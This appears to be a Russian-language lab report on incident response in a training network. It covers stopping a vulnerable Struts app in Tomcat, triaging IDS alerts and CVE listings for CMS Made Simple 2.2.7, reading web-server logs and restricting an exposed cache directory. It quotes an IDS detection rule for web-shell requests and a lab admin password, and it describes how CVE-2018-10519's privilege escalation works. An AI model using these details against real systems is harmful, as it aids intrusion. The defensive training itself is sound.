/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/struts2-showcase-2.3.12	None specified	Struts Showcase Application	true	92	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Рисунок 14 – Панель приложений

Здесь важно поле /struts2-showcase-2.3.12. Увидим, что `running=true`, а значит – компонент в данный момент активен. Для закрытия уязвимости следует просто остановить работу приложения, нажав на кнопку Stop. После приостановки появится уведомление (Рисунок 15).

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/axis2	None specified	Apache-Axis2	true	364	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/struts2-showcase-2.3.12	None specified	Struts Showcase Application	false	0	Start Stop Reload Undeploy

Рисунок 15 – Работа компонента приостановлена

Перейдем в Amprire и убедимся, что уязвимость устранена (Рисунок 16).



Рисунок 16 – Закрытая уязвимость

2. CMS Made Simple Privilege Escalation (уязвимость CVE-2018-10519)

Для обнаружения уязвимости воспользуемся ViPNet IDS.

Подключимся по заданному ip и авторизуемся. Отсортируем инциденты по времени. Просмотрим инциденты высокой важности.

События

Несохраненный фильтр

Дата и врем...	Код соб...	Ко...	Название правила	Класс	Протокол	IP-адрес ис...	Порт ...	IP-адрес по...	Порт ...	Напра...
2022-05-27 1...	3001647	1	AM CURRENT_EVENTS...	attempted-dos	ICMP	10.10.1.254		10.10.1.253		↑ → ↑
2022-05-27 1...	3001217	1	AM POLICY Requests ...	non-standard-protoc...	TCP	10.10.4.17	51766	10.10.2.16	80	↑ → ↑
2022-05-27 1...	3001217	1	AM POLICY Requests ...	non-standard-protoc...	TCP	10.10.2.254	35514	10.10.2.16	80	↑ → ↑
2022-05-27 1...	3001217	1	AM POLICY Requests ...	non-standard-protoc...	TCP	10.10.4.17	51768	10.10.2.16	80	↑ → ↑
2022-05-27 1...	3001217	1	AM POLICY Requests ...	non-standard-protoc...	TCP	10.10.2.254	39949	10.10.2.16	80	↑ → ↑
2022-05-27 1...	3001647	1	AM CURRENT_EVENTS...	attempted-dos	ICMP	10.10.1.254		10.10.1.253		↑ → ↑
2022-05-27 1...	3102056	1	AM EXPLOIT Generic R...	attempted-user	TCP	10.10.4.17	51840	10.10.2.16	80	↑ → ↑
2022-05-27 1...	3102056	1	AM EXPLOIT Generic R...	attempted-user	TCP	10.10.2.254	27658	10.10.2.16	80	↑ → ↑
2022-05-27 1...	3001647	1	AM CURRENT_EVENTS...	attempted-dos	ICMP	10.10.1.254		10.10.1.253		↑ → ↑
2022-05-27 1...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	10.10.4.17	49937	10.10.2.16	52497	↑ → ↑
2022-05-27 1...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	10.10.4.17	49937	10.10.2.16	52497	↑ → ↑
2022-05-27 1...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	10.10.4.17	49937	10.10.2.16	52497	↑ → ↑
2022-05-27 1...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	10.10.4.17	49937	10.10.2.16	52497	↑ → ↑
2022-05-27 1...	3001647	1	AM CURRENT_EVENTS...	attempted-dos	ICMP	10.10.1.254		10.10.1.253		↑ → ↑
2022-05-27 1...	3001647	1	AM CURRENT_EVENTS...	attempted-dos	ICMP	10.10.1.254		10.10.1.253		↑ → ↑
2022-05-27 1...	3001647	1	AM CURRENT_EVENTS...	attempted-dos	ICMP	10.10.1.254		10.10.1.253		↑ → ↑
2022-05-27 1...	1000100...	1	AD UNUSUALLY HIGH ...	bad-unknown						↑ → ↑

Рисунок 17 – События высокой важности

Событие 2022-05-27 10:38:46.626736
Событие высокой важности

Событие	Источник	Получатель	Пакет
Дата и время обнаружения:	2022-05-27 10:38:46.626736		
Тип события:	Сигнатурное событие		
Протокол:	TCP		
Код события:	3102056		
Класс правила:	attempted-user		
Группа правил:	exploit		
Название правила:	AM EXPLOIT Generic Request To File with .php extension in '/upload'		
Описание правила:	Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости		
Текст правила:	alert tcp any any -> \$HOME_NET \$HTTP_PORTS (msg:"AM EXPLOIT Generic Request To File with .php extension in '/upload'",flow:established,to_server,content:".*/upload";http_uri,content:".php";http_uri,distance:0;pcrc:/V.*upload.*V/w+.php/;reference:url,codeby.net/threads/web-shells-ili-kak-upravljat-serverom-posle-poluchenija-dostupa.61808/;classtype:attempted-user;sid:3102056;rev:3;metadate:affected_asset dst, attack_target Web_Server, tag AM.ARMA, tag T1190, tias_category Exploitation)		
Описание уязвимостей:	url: codeby.net/threads/web-shells-ili-kak-upravljat-serverom-posle-poluchenija-dostupa.61808/		

Рисунок 18 – Описание события высокой важности

В этих инцидентах фигурируют слова «TROJAN» и «EXPLOIT» и все они направлены на сервер 10.10.2.16. Это может означать, что на сервер 10.10.2.16 злоумышленник производит атаку.

С помощью программы Wireshark более подробно изучим события.




Рисунок 19 – Попытка обращения к бэкдору

Также заметим User-Agent нарушителя: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n.

Зайдём на сервер 10.10.2.16 и проверим версию его CMS.




Рисунок 20 – Сайт по адресу 10.10.2.15/cmsms/

Войдём в учётную запись администратора. Логин – admin, пароль – qweQWE123.




Рисунок 21 – Вход в учётную запись администратора




Рисунок 22 – Учётная запись администратора

Для проверки версии CMS перейдём в Site Admin – System Information.




Рисунок 23 – Версия CMS

Проверим, какие уязвимости существуют для установленной версии CMS.

52	CVE-2018-18271	79	XSS	2018-10-12	2018-11-28	4.3	None	Remote	Medium	Not required	None	Partial	None
XSS exists in CMS Made Simple version 2.2.7 via the m1_extra parameter in an admin/moduleinterface.php "Content-->News-->Add Article" action.													
53	CVE-2018-18270	79	XSS	2018-10-12	2018-11-28	4.3	None	Remote	Medium	Not required	None	Partial	None
XSS exists in CMS Made Simple version 2.2.7 via the m1_news_url parameter in an admin/moduleinterface.php "Content-->News-->Add Article" action.													
54	CVE-2018-10523	200	+Info	2018-04-27	2018-05-24	5.0	None	Remote	Low	Not required	Partial	None	None
CMS Made Simple (CMSMS) through 2.2.7 contains a physical path leakage vulnerability via /modules/DesignManager/action.ajax_get_templates.php, /modules/DesignManager/action.ajax_get_stylesheets.php, /modules/FileManager/dunzip.php, or /modules/FileManager/untgz.php.													
55	CVE-2018-10522	200	+Info	2018-04-27	2018-05-24	4.0	None	Remote	Low	???	Partial	None	None
In CMS Made Simple (CMSMS) through 2.2.7, the "file view" operation in the admin dashboard contains a sensitive information disclosure vulnerability, exploitable by ordinary users, because the product exposes unrestricted access to the PHP file_get_contents function.													
56	CVE-2018-10521	434		2018-04-27	2018-05-24	4.0	None	Remote	Low	???	None	None	Partial
In CMS Made Simple (CMSMS) through 2.2.7, the "file move" operation in the admin dashboard contains an arbitrary file movement vulnerability that can cause DoS, exploitable by an admin user, because config.php can be moved into an incorrect directory.													
57	CVE-2018-10520	732		2018-04-27	2019-10-03	8.5	None	Remote	Low	???	None	Complete	Complete
In CMS Made Simple (CMSMS) through 2.2.7, the "module remove" operation in the admin dashboard contains an arbitrary file deletion vulnerability that can cause DoS, exploitable by an admin user, because the attacker can remove all lib/ files in all directories.													
58	CVE-2018-10519	732		2018-04-27	2019-10-03	6.5	None	Remote	Low	???	Partial	Partial	Partial
CMS Made Simple (CMSMS) 2.2.7 contains a privilege escalation vulnerability from ordinary user to admin user by arranging for the eff_uid value within \$_COOKIE[\$this->_loginkey] to equal 1, because files in the tmp/ directory are accessible through HTTP requests. NOTE: this vulnerability exists because of an incorrect fix for CVE-2018-10084.													
59	CVE-2018-10518	732		2018-04-27	2019-10-03	8.5	None	Remote	Low	???	None	Complete	Complete
In CMS Made Simple (CMSMS) through 2.2.7, the "file delete" operation in the admin dashboard contains an arbitrary file deletion vulnerability that can cause DoS, exploitable by an admin user, because the attacker can remove all lib/ files in all directories.													
60	CVE-2018-10517	94	Exec Code	2018-04-27	2019-03-15	6.5	None	Remote	Low	???	Partial	Partial	Partial
In CMS Made Simple (CMSMS) through 2.2.7, the "module import" operation in the admin dashboard contains a remote code execution vulnerability, exploitable by an admin user, because an XML Package can contain base64-encoded PHP code in a data element.													
61	CVE-2018-10516	200	+Info	2018-04-27	2018-05-24	5.5	None	Remote	Low	???	Partial	None	Partial
In CMS Made Simple (CMSMS) through 2.2.7, the "file rename" operation in the admin dashboard contains a sensitive information disclosure vulnerability, exploitable by an admin user, that can cause DoS by moving config.php to the upload/ directory.													
62	CVE-2018-10515	94	Exec Code	2018-04-27	2018-05-24	6.5	None	Remote	Low	???	Partial	Partial	Partial
In CMS Made Simple (CMSMS) through 2.2.7, the "file unpack" operation in the admin dashboard contains a remote code execution vulnerability exploitable by an admin user because a .php file can be present in the extracted ZIP archive.													
63	CVE-2018-10086	94	Exec Code Bypass	2018-04-13	2019-10-03	6.5	None	Remote	Low	???	Partial	Partial	Partial
CMS Made Simple (CMSMS) through 2.2.7 contains an arbitrary code execution vulnerability in the admin dashboard because the implementation uses "eval(function testfunction'.rand()'" and it is possible to bypass certain restrictions on these "testfunction" functions.													

Рисунок 24 – Уязвимости для установленной версии CMS

Найдём возможную уязвимость.

Vulnerability Details : [CVE-2018-10516](#)

In CMS Made Simple (CMSMS) through 2.2.7, the "file unpack" operation in the admin dashboard contains a remote code execution vulnerability exploitable by an admin user because a .php file can be present in the extracted ZIP archive.

Publish Date : 2018-04-27 Last Update Date : 2018-05-24

[Collapse All](#)
[Expand All](#)
[Select](#)
[Select&Copy](#)
[Scroll To](#)
[Comments](#)
[External Links](#)

[Search Twitter](#)
[Search YouTube](#)
[Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	6.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	???
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	94

– Products Affected By CVE-2018-10516

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Cmsmadesimple	Cms Made Simple	*	*	*	Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Cmsmadesimple	Cms Made Simple	1

– References For CVE-2018-10516

https://github.com/itodaro/cmsms_cve/blob/master/README.md

– Metasploit Modules Related To CVE-2018-10516

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Рисунок 25 – Возможная уязвимость

Суть уязвимости CVE-2018-10519 заключается в том, что злоумышленник может обойти механизм проверки и получить привилегии учётной записи admin.

На этой вкладке также написан возможный способ повышения привилегий.

Vulnerability Details : CVE-2018-10519

CMS Made Simple (CMSMS) 2.2.7 contains a **privilege escalation vulnerability from ordinary user** to admin user by arranging for the eff_uid value within \$_COOKIE[\$this->_loginkey] to equal 1, because files **in the tmp/ directory** are accessible through HTTP requests. NOTE: this vulnerability exists because of an incorrect fix for CVE-2018-10084.
Publish Date : 2018-04-27 Last Update Date : 2019-10-03

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score **6.5**
Confidentiality Impact **Partial** (There is considerable informational disclosure.)
Integrity Impact **Partial** (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact **Partial** (There is reduced performance or interruptions in resource availability.)
Access Complexity **Low** (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication ???
Gained Access **None**
Vulnerability Type(s)
CWE ID [732](#)

- Products Affected By CVE-2018-10519

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Cmsmadesimple	Cms Made Simple	2.2.7	*	*	*

- Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Cmsmadesimple	Cms Made Simple	1

- References For CVE-2018-10519
https://github.com/itodaro/cmsms_cve/blob/master/README.md

- Metasploit Modules Related To CVE-2018-10519
There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Рисунок 26 – Возможный способ повышения привилегий

На сервере 10.10.2.16 анализируем лог веб-сервера с CMS Made Simple. Для этого подключимся к удалённого рабочего столу по ip 10.10.2.16. По пути C:\xampp\apache\logs найдём файл access. Отроем его с помощью Notepad++.




Рисунок 27 – Лог веб-сервера

Найдём в логге признаки эксплуатации уязвимости для повышения привилегий.





Рисунок 28 – Признак эксплуатации уязвимости

Кешируемые файлы хранятся в папке C:\xampp\htdocs\cmsms\tmp\cache.

Проверим, открыт ли доступ к директории cache. Для этого зайдём на сайт по адресу 10.10.2.16/cmsms/tmp/ и обнаружим, что доступ к директории cache открыт.



Index of /cmsms/tmp

Name	Last modified	Size	Description
Parent Directory	-	-	-
cache/	2022-05-19 09:32	-	-
templates_c/	2022-05-19 09:32	-	-

Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.29 Server at 10.10.2.16 Port 80

Рисунок 29 – Проверка доступа к директории cache

Ограничим доступ в директорию cache. Для этого создадим .htaccess файл с пустым расширением и пропишем в нём правило на перенаправление при попытке доступа. Поскольку данные файлы имеют расширение cms, можно ограничиться следующим регулярным выражением (отправлять код 403 при попытке доступа к файлам с расширением cms) .

